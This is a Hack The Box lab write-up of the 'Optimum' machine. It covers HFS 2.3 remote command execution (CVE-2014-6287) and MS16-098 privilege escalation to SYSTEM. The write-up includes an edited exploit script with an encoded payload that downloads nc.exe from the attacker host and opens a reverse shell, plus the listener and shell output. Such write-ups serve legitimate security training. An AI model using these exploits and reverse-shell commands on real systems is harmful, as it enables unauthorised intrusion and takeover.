# Security Assessment Findings Report

## Optimum Machine – Hack The Box

Written by Dean Aviani

## Report quick summary


| | |
|---|---|
| **Vulnerability Exploited** | Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (CVE-2014-6287) |
| **System Vulnerable** | Httpd 2.3 |
| **System Vulnerability Explanation** | The findMacroMarker function in parserLib.pas in Rejetto HTTP File Server (aks HFS or HttpFileServer) 2.3x before 2.3c allows remote attackers to execute arbitrary programs via a %00 sequence in a search action. |
| **Privilege Escalation Vulnerability** | Microsoft Windows 8.1 (x64) - 'RGNOBJ' Integer Overflow (MS16-098) |
| **Privilege Escalation Vulnerability Explanation** | Multiple elevation of privilege vulnerabilities exist when the Windows kernel-mode driver fails to properly handle objects in memory. An attacker who successfully exploited these vulnerabilities could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. |
| **Vulnerability Fix** | It is recommended to update the 'Httpd' server and windows server 2012 to the latest version in order to apply the vendor supplied patches. |
| **Severity** | **Critical** |

# Report findings

### An initial nmap scan revealed a httpd 2.3 service on port 80

```
root@kali:~# nmap -T4 -sV -p- 10.10.10.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 11:42 EST
Nmap scan report for 10.10.10.8
Host is up (0.15s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 186.18 seconds
```

### Httpd 2.3 landing page is shown below



HFS /

10.10.10.8


No files in this folder

0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 18/11/2020 3:50:08 πμ
Server uptime: 03:01:52

### Searching for an exploit against Httpd 2.3 on 'exploit-db'



Rejetto HTTP File Server

https://www.exploit-db.com/exploits/39161

EXPLOIT DATABASE

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

EDB-ID: 39161

CVE: 2014-6287

Author: AVINASH THAPA

Type: REMOTE

Platform: WINDOWS

Date: 2016-01-04

EDB Verified: ✓

Exploit: ⬇ / {}


Vulnerable App:

**Link:** https://www.exploit-db.com/exploits/39161

### Changing the script parameters to make it work against the victim's machine


```
/!#usr/bin/python
 #Exploit Title: HttpFileServer 2.3.x Remote Command Execution
 #Google Dork: intext:"httpfileserver 2.3"
 #Date: 04-01-2016
 #Remote: Yes
 #Exploit Author: Avinash Kumar Thapa aka "-Acid"
 #Vendor Homepage: http://rejetto.com/

...
        ip_addr = "10.10.14.9" #local IP address
        local_port = "443" # Local Port number
        vbs =
"C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Mic
rosoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb.S
tream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"+ip_addr+"%2Fnc.exe%22%2
C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%201%2
0%27%2F%2Fbinary%0D%0A%20%20%20%20.open%0D%0A%20%20%20%20.write%20xHttp.responseBody
%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F
%2Foverwrite%0D%0Aend%20with"
        save= "save|" + vbs
        vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
        exe= "exec|"+vbs2
        vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-
e%20cmd.exe%20"+ip_addr+"%20"+local_port
        exe1= "exec|"+vbs3
        script_create()
        execute_script()
        nc_run()
except:
        print """[.]Something went wrong!..
        Usage is :[.] python exploit.py <Target IP address>  <Target Port Number<
        Don't forgot to change the Local IP address and Port number on the script"""
```

### Opening a listener on port 443




```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
```

### Creating a python server that includes nc.exe due to the requirement of the script




```
root@kali:/usr/share/windows-resources/binaries# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

### Running the script




```
root@kali:~/Hack_The_Box/Optimum# python Exploit.py 10.10.10.8 80
root@kali:~/Hack_The_Box/Optimum# 
```

### Getting a shell




```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.8] 49162
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```




```
root@kali:~# nc -nlvp 443
listening on [any] 443...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.8] 49162
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```

## Checking the username identity and its privileges the shell connected to




```
C:\Users\kostas\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Users\kostas\Desktop>
```

## Enumerating the Machine's OS



```
C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ��
System Boot Time:          18/11/2020, 12:47:48 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.487 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.940 MB
Virtual Memory: In Use:    563 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
                           [11]: KB2954879
                           [12]: KB2958262
                           [13]: KB2958263
```


## Running 'windows exploit suggester' tool



```
root@kali:~/Tools/windows-exploit-suggester# ./windows-exploit-suggester.py --database 2020-11-11-mssb.xls --systeminfo systeminfo.txt
[*]initiating winsploit version 3.3 ...
[*]database file detected as xls or xlsx based on extension
[*]attempting to read from the systeminfo input file
[+]systeminfo input file read successfully (utf-8)
[*]querying database file for potential vulnerabilities
[*]comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*]there are now 246 remaining vulns
[+][E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+]windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E]MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]  https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]  https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]  https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E]MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]  https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M]MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]  https://github.com/foxglovesec/RottenPotato
[*]  https://github.com/Kevin-Robertson/Tater
[*]  https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]  https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E]MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*]  https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*]  https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0×250C Pool Corruption (MS16-074), PoC
[*]
[E]MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*]  https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), PoC
[*]
[E]MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*]  https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*]  https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation (MS16-032), PoC
[*]  https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (PowerShell), PoC
[*]  https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (C#)
[*]
[M]MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*]  https://www.exploit-db.com/exploits/40085/ -- MS16-016 mrxdav.sys WebDav Local Privilege Escalation, MSF
[*]  https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Exploit (MS16-016) (2), PoC
[*]  https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation (MS16-016) (1), PoC
[*]
[E]MS16-014: Security Update for Microsoft Windows to Address Remote Code Execution (3134228) - Important
[*]  Windows 7 SP1 x86 - Privilege Escalation (MS16-014), https://www.exploit-db.com/exploits/40039/, PoC
[*]
[E]MS16-007: Security Update for Microsoft Windows to Address Remote Code Execution (3124901) - Important
[*]  https://www.exploit-db.com/exploits/39232/ -- Microsoft Windows devenum.dll!DeviceMoniker::Load() - Heap Corruption Buffer Underflow (MS16-007), PoC
[*]  https://www.exploit-db.com/exploits/39233/ -- Microsoft Office / COM Object DLL Planting with WMALFXGFXDSP.dll (MS-16-007), PoC
```

```
root@kali:~/Tools/windows-exploit-suggester# ./windows-exploit-suggester.py --
database 2020-11-11-mssb.xls --systeminfo
systeminfo.txt

[*]initiating winsploit version 3.3...
[*]database file detected as xls or xlsx based on extension
[*]attempting to read from the systeminfo input file
[+]systeminfo input file read successfully (utf-8)
[*]querying database file for potential vulnerabilities
[*]comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a
database of 137 known exploits
[*]there are now 246 remaining vulns
[+][E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+]windows version identified as 'Windows 2012 R2 64-bit'
[*]

...

[*]
[E]MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
  [*]https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) -
RGNOBJ Integer Overflow (MS16-098)
[*]
```

## Using 'RGNOBJ' Integer Overflow exploit



Microsoft Windows 8.1 (x64) - 'RGNOBJ' Integer Overflow (MS16-098)

EDB-ID: 41020

CVE:

Author: SAIF

Type: LOCAL

Platform: WINDOWS_X86-64

Date: 2017-01-03


EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:


**Link:** https://www.exploit-db.com/exploits/41020

### Using this exploit gave NT Authority\system privileges



```
C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```

### Proof



```
C:\Users\Administrator\Desktop>hostname && whoami && ipconfig && type root.txt
hostname && whoami && ipconfig && type root.txt
optimum
nt authority\system

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.8
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{99C463C2-DC10-45A6-9CC8-E62F160519AE}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
51ed1b36553c8461f4552c2e92b3eeed
```

```
C:\Users\Administrator\Desktop>hostname && whoami && ipconfig && type root.txt
hostname && whoami && ipconfig && type root.txt

Optimum

nt authority\system

Windows IP Configuration
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix : .
   IPv4 Address. . . . . . . . . . . : 10.10.10.8
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{99C463C2-DC10-45A6-9CC8-E62F160519AE}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix : .

51ed1b36553c8461f4552c2e92b3eeed
```